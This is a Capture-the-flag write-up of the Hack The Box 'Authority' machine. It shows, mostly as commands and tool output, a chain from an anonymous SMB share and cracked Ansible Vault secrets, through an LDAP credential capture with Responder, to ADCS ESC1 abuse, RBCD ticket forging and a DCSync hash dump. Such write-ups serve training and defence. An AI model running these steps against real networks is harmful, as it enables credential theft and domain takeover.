
CPTS Prep - Authority - Windows Medium
HTB Authority: From Anonymous SMB Share to Domain Admin
Authority is a Windows Active Directory box that chains together an open SMB share, leaked Ansible Vault secrets, a password manager web app, an LLMNR/LDAP credential capture, and finally Active Directory Certificate Services (ADCS) abuse to go from zero credentials to Domain Admin. Here is the full path.
Initial Recon
Starting with a standard nmap scan against the target.
r3v@copium ~> sudo nmap -sC -sV  10.129.68.96
[sudo] password for r3v:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-09-08 11:53 CEST
Nmap scan report for 10.129.68.96
Host is up (0.30s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-08 13:59:21Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
8443/tcp open  ssl/https-alt
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
Service Info: Host: AUTHORITY; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
Nmap done: 1 IP address (1 host up) scanned in 398.08 seconds
DNS on 53, a webserver on 80, Kerberos on 88, SMB on 139/445, and LDAP on 389/636/3268/3269. This is clearly a domain controller. The scan also turned up two separate domain names, authority.htb.corp and htb.corp, along with a UPN of [email protected] in the certificate SAN. There is also something interesting sitting on 8443 that redirects to /pwm.
DNS Enumeration
Since there were two domains showing up in the certificate, both got queried directly.
r3v@copium ~> dig any htb.corp @10.129.68.96
;; ANSWER SECTION:
htb.corp.		600	IN	A	10.129.68.96
htb.corp.		3600	IN	NS	authority.authority.htb.
htb.corp.		3600	IN	SOA	authority.authority.htb. hostmaster.htb.corp. 1147 900 600 86400 3600
htb.corp.		600	IN	AAAA	dead:beef::9df4:2f3f:96c2:8b95

r3v@copium ~> dig any authority.htb @10.129.68.96
;; ANSWER SECTION:
authority.htb.		600	IN	A	10.129.68.96
authority.htb.		3600	IN	NS	authority.authority.htb.
authority.htb.		3600	IN	SOA	authority.authority.htb. hostmaster.htb.corp. 195 900 600 86400 3600
authority.htb.		600	IN	AAAA	dead:beef::9df4:2f3f:96c2:8b95
Both domains resolve to the same host, so both got added to /etc/hosts. The website on port 80 turned out to be a stock IIS page, nothing worth chasing there. Time to move on to SMB and LDAP.
SMB and LDAP Enumeration
Running enum4linux-ng against the target, first with a blank session and then with a guessed username, since Authority allows guest access.
(enum4linux-ng) r3v@copium ~/T/E/enum4linux-ng (master)> python3 enum4linux-ng.py authority.authority.htb -A -R 2000 -u 'authority' -p ''
 ====================================================
|    RPC Session Check on authority.authority.htb    |
 ====================================================
[*] Check for anonymous access (null session)
[+] Server allows authentication via username '' and password ''
[*] Check for password authentication
[+] Server allows authentication via username 'authority' and password ''

 =================================================
|    Shares via RPC on authority.authority.htb    |
 =================================================
[*] Enumerating shares
[+] Found 7 share(s):
ADMIN$:
  comment: Remote Admin
  type: Disk
C$:
  comment: Default share
  type: Disk
Department Shares:
  comment: ''
  type: Disk
Development:
  comment: ''
  type: Disk
IPC$:
  comment: Remote IPC
  type: IPC
NETLOGON:
  comment: Logon server share
  type: Disk
SYSVOL:
  comment: Logon server share
  type: Disk
[*] Testing share Development
[+] Mapping: OK, Listing: OK

 =============================================================================
|    Users, Groups and Machines on authority.authority.htb via RID Cycling    |
 =============================================================================
[+] Found user 'HTB\Administrator' (RID 500)
[+] Found user 'HTB\Guest' (RID 501)
[+] Found user 'HTB\krbtgt' (RID 502)
[+] Found user 'HTB\AUTHORITY$' (RID 1000)
[+] Found 4 user(s), 14 group(s), 0 machine(s) in total
RID cycling confirmed the usual domain accounts, nothing unexpected there. The interesting part is the Development share, which is both mappable and listable with no authentication required at all. Time to go dig through it.
The Development Share
Looking around the share as an unauthenticated user turned up an Ansible project directory. The first file worth opening was an inventory file.
r3v@copium ~/T/J/B/Authority [1]> cat ansible_inventory
ansible_user: administrator
ansible_password: Welcome1
ansible_port: 5985
ansible_connection: winrm
ansible_winrm_transport: ntlm
ansible_winrm_server_cert_validation: ignore
Worth a shot, but those creds do not work anywhere. Digging a bit further, a main.yml file inside a PWM/defaults directory turned up something much more useful, three Ansible Vault encrypted values.
r3v@copium ~/T/J/B/Authority> cat main.yml
---
pwm_run_dir: "{{ lookup('env', 'PWD') }}"

pwm_hostname: authority.htb.corp
pwm_http_port: "{{ http_port }}"
pwm_https_port: "{{ https_port }}"
pwm_https_enable: true

pwm_require_ssl: false

pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          32666534386435366537653136663731633138616264323230383566333966346662313161326239
          6134353663663462373265633832356663356239383039640a346431373431666433343434366139
          35653634376333666234613466396534343030656165396464323564373334616262613439343033
          6334326263326364380a653034313733326639323433626130343834663538326439636232306531
          3438

pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          31356338343963323063373435363261323563393235633365356134616261666433393263373736
          3335616263326464633832376261306131303337653964350a363663623132353136346631396662
          38656432323830393339336231373637303535613636646561653637386634613862316638353530
          3930356637306461350a316466663037303037653761323565343338653934646533663365363035
          6531

ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          63303831303534303266356462373731393561313363313038376166336536666232626461653630
          3437333035366235613437373733316635313530326639330a643034623530623439616136363563
          34646237336164356438383034623462323531316333623135383134656263663266653938333334
          3238343230333633350a646664396565633037333431626163306531336336326665316430613566
          3764
That is three separate Ansible Vault blobs. John the Ripper has a module to convert Ansible Vault format into something crackable, so the three values were split into separate files and run through ansible2john.py.
r3v@copium ~/s/j/run (bleeding-jumbo)> python3 ansible2john.py ~/Tools/Junk/Boxes/Authority/ldap_admin_password_vault ~/Tools/Junk/Boxes/Authority/pwd_admin_login_vault ~/Tools/Junk/Boxes/Authority/pm_admin_password_vault | tee vault_hashes
ldap_admin_password_vault:$ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae60473056b5a477731f51502f93*dfd9eec07341bac0e13c62fe1d0a5f7d*d04b50b49aa665c4db73ad5d8804b4b2511c3b15814ebcf2fe98334284203635
pwd_admin_login_vault:$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b9809d*e041732f9243ba0484f582d9cb20e148*4d1741fd34446a95e647c3fb4a4f9e4400eae9dd25d734abba49403c42bc2cd8
pm_admin_password_vault:$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e9d5*1dff07007e7a25e438e94de3f3e605e1*66cb125164f19fb8ed22809393b1767055a66deae678f4a8b1f8550905f70da5

r3v@copium ~/s/j/run (bleeding-jumbo)> ./john vault_hashes --wordlist=/home/r3v/Wordlists/rockyou.txt
Loaded 3 password hashes with 3 different salts (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 256/256 AVX2 8x])
!@#$%^&*         (pm_admin_password_vault)
!@#$%^&*         (pwd_admin_login_vault)
!@#$%^&*         (ldap_admin_password_vault)
3g 0:00:00:47 DONE (2026-09-08 14:20) 0.06306g/s 836.8p/s 2510c/s 2510C/s 11223300..ventana
All three vault blobs share the same vault password, !@#$%^&*. With that in hand each value can be decrypted individually.
(ansible) r3v@copium ~/T/J/B/Authority> cat ldap_admin_password_vault  | ansible-vault decrypt
Vault password:
Decryption successful
DevT3st@123

(ansible) r3v@copium ~/T/J/B/Authority> cat pwd_admin_login_vault | ansible-vault decrypt
Vault password:
Decryption successful
svc_pwm

(ansible) r3v@copium ~/T/J/B/Authority> cat pm_admin_password_vault | ansible-vault decrypt
Vault password:
Decryption successful
pWm_@dm!N_!23
None of these credentials work against SMB or WinRM directly, so something was still missing. That PWM directory name and the earlier redirect to /pwm on port 8443 are not a coincidence though.
PWM Web Application
PWM is a self-service password management web app, and it happens to be exactly what was sitting on port 8443. The decrypted password pWm_@dm!N_!23 worked to log into both the configuration manager and the configuration editor.

Inside the configuration editor there is all sorts of interesting data, including references to an svc_ldap account and cached LDAP connection settings. PWM lets you edit the LDAP URL it uses and then test the connection, which is a perfect setup for a credential capture. If the LDAP bind is forced to authenticate to a host you control, you can catch the bind credentials as they go out.
Capturing LDAP Credentials with Responder
The LDAP URL in the PWM configuration was changed to point at the attacking machine on the default LDAP port, 10.10.15.93:389, and the "Test LDAP Profile" button was pressed after starting Responder.
r3v@copium ~/T/R/Responder (master)> sudo /home/r3v/Tools/Responder/Responder/bin/python3 Responder.py -w -v -I tun0

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]

[+] Servers:
    LDAP server                [ON]

[+] Generic Options:
    Responder IP               [10.10.15.93]

[+] Listening for events...

[LDAP] Attempting to parse an old simple Bind request.
[LDAP] Cleartext Client   : 10.129.68.96
[LDAP] Cleartext Username : CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
[LDAP] Cleartext Password : lDaP_1n_th3_cle4r!
[LDAP] Attempting to parse an old simple Bind request.
[LDAP] Cleartext Client   : 10.129.68.96
[LDAP] Cleartext Username : CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
[LDAP] Cleartext Password : lDaP_1n_th3_cle4r!
PWM performed the LDAP bind in cleartext against the attacker-controlled listener and handed over the full svc_ldap credentials, username and password both sent in the clear.
Initial Foothold via WinRM
With svc_ldap:lDaP_1n_th3_cle4r! in hand, it was time to check WinRM access.
nxc winrm authority.authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'
WINRM       10.129.68.96    5985   AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb)
WINRM       10.129.68.96    5985   AUTHORITY        [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r! (Pwn3d!)
Confirmed working. Dropping into an evil-winrm session from there.
r3v@copium ~/T/R/Responder (master)> evil-winrm -i authority.authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> whoami
htb\svc_ldap
The user flag was sitting on the Desktop. Looking around the box further did not turn up anything else interesting, just the standard set of user directories with an empty Public folder alongside svc_ldap and administrator.
Finding an ESC1 Vulnerable Certificate Template
Since Authority is a domain controller with Kerberos, LDAP, and the classic ADCS ports open, it made sense to check for certificate template misconfigurations next, using Certipy.
(Certipy-ad) r3v@copium ~/T/C/Certipy-ad> certipy find -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -target authority.htb -dc-ip 10.129.68.96 -vulnerable -text -stdout
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
Certificate Authorities
  0
    CA Name                             : AUTHORITY-CA
    DNS Name                            : authority.authority.htb
    Certificate Subject                 : CN=AUTHORITY-CA, DC=authority, DC=htb
    Permissions
      Access Rights
        Enroll                          : AUTHORITY.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : CorpVPN
    Display Name                        : Corp VPN
    Certificate Authorities             : AUTHORITY-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
                                          Document Signing
                                          IP security IKE intermediate
                                          IP security use
                                          KDC Authentication
    Permissions
      Enrollment Permissions
        Enrollment Rights               : AUTHORITY.HTB\Domain Computers
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
    [+] User Enrollable Principals      : AUTHORITY.HTB\Domain Computers
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
The CorpVPN template is flagged as ESC1 vulnerable, meaning it allows the requester to supply their own subject name in the certificate request while also supporting client authentication. Any domain computer can enroll, and svc_ldap had already been used to create a machine account earlier in the engagement, which meant enrollment was reachable.
Abusing ESC1 to Get an Administrator Certificate
With the vulnerable template identified, a certificate request was made for the machine account r3v$, but with the UPN field set to [email protected] instead of the machine's own identity. That is the whole ESC1 trick, the CA trusts whatever subject the requester supplies.
(Certipy-ad) r3v@copium ~/T/C/Certipy-ad> certipy req -username 'r3v$' -password r3v123! -ca AUTHORITY-CA -dc-ip 10.129.68.96 -template CorpVPN -upn [email protected] -dns authority.htb
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 2
[*] Successfully requested certificate
[*] Got certificate with multiple identities
    UPN: '[email protected]'
    DNS Host Name: 'authority.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator_authority.pfx'
[*] Wrote certificate and private key to 'administrator_authority.pfx'

(Certipy-ad) r3v@copium ~/T/C/Certipy-ad> certipy cert -pfx administrator_authority.pfx -nocert -out administrator.key
[*] Writing private key to 'administrator.key'
(Certipy-ad) r3v@copium ~/T/C/Certipy-ad> certipy cert -pfx administrator_authority.pfx -nokey -out administrator.crt
[*] Writing certificate to 'administrator.crt'
The CA happily issued a certificate carrying the Administrator UPN. That certificate had no embedded object SID though, which meant it could not be used directly against PKINIT on a patched domain controller without hitting a strong certificate mapping check. Rather than fight that, it made more sense to use the certificate for authenticated LDAP operations instead, specifically to set up Resource-Based Constrained Delegation.
Resource-Based Constrained Delegation to Full Domain Compromise
Using the certificate and key with Impacket's passthecert.py, the machine account r3v$ was granted rights to delegate to AUTHORITY$ by writing to msDS-AllowedToActOnBehalfOfOtherIdentity over an authenticated LDAP connection backed by the certificate.
(Impacket) r3v@copium ~/T/I/I/bin> addcomputer.py 'authority.htb/svc_ldap:lDaP_1n_th3_cle4r!' -method LDAPS -computer-name r3v -computer-pass r3v123! -dc-ip 10.129.68.96
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[-] Account r3v$ already exists! If you just want to set a password, use -no-add.
(Impacket) r3v@copium ~/T/I/I/bin> python3 passthecert.py -action write_rbcd -delegate-to 'AUTHORITY$' -delegate-from 'r3v$' -crt ~/Tools/Certipy-ad/Certipy-ad/administrator.crt -key ~/Tools/Certipy-ad/Certipy-ad/administrator.key -domain authority.htb -dc-ip 10.129.68.96
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Accounts allowed to act on behalf of other identity:
[*]     r3v$         (S-1-5-21-622327497-3269355298-2248959698-12102)
[*] r3v$ can already impersonate users on AUTHORITY$ via S4U2Proxy
[*] Not modifying the delegation rights.
The r3v$ machine account was already configured, but this step confirms it can impersonate any user against AUTHORITY$ via the S4U2Proxy Kerberos extension. From here, an S4U2Self plus S4U2Proxy request was used to obtain a service ticket for the CIFS service on the domain controller, impersonating Administrator.
(Impacket) r3v@copium ~/T/I/I/bin> getST.py -spn 'cifs/AUTHORITY.AUTHORITY.HTB' -impersonate Administrator 'authority.htb/r3v$:r3v123!'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@[email protected]
With a valid service ticket for Administrator against the domain controller's CIFS service, the final step was to use it to perform a DCSync and dump the domain's password hashes straight out of the NTDS database.
(Impacket) r3v@copium ~/T/I/I/bin> KRB5CCNAME=Administrator@[email protected] secretsdump.py -k -no-pass authority.htb/[email protected] -just-dc-ntlm
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6961f422924da90a692819742[SNIP]:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:bd6bd7fcab60ba569e3ed57c7c322908:::
svc_ldap:1601:aad3b435b51404eeaad3b435b51404ee:6839f4ed6c7e142fed7988a6c5d0c5f1:::
AUTHORITY$:1000:aad3b435b51404eeaad3b435b51404ee:031eec1c2338d3ce43f5a9a2b08fdcf4:::
r3v$:12102:aad3b435b51404eeaad3b435b51404ee:226c8a829fc457b90882d19b5c4e22dc:::
[*] Cleaning up...
Full domain compromise. The Administrator NT hash can now be used directly with pass-the-hash for interactive access, or the same S4U chain can simply be reused any time full domain rights are needed.
Summary
The path through Authority is a good example of how a chain of low severity issues stacks up into full compromise:
- An open, unauthenticated SMB share exposing an Ansible project directory
- Ansible Vault secrets protected by a weak, reused password that fell instantly to rockyou.txt
- Those credentials granting access to a PWM password manager instance
- PWM's editable LDAP configuration allowing a forced authentication capture with Responder
- The captured
svc_ldapcredentials providing WinRM access and a foothold - An ESC1 vulnerable ADCS certificate template allowing certificate-based impersonation of Administrator
- That certificate used to write Resource-Based Constrained Delegation rights, which was then abused via S4U2Self and S4U2Proxy to mint a service ticket as Administrator
- That ticket used to DCSync the entire domain
Nothing here required anything fancy, just careful enumeration and chaining together credential exposure, service misconfiguration, and ADCS abuse. That combination is extremely common in real environments running Ansible-driven infrastructure alongside ADCS, so it is worth checking for each of these individually during an assessment.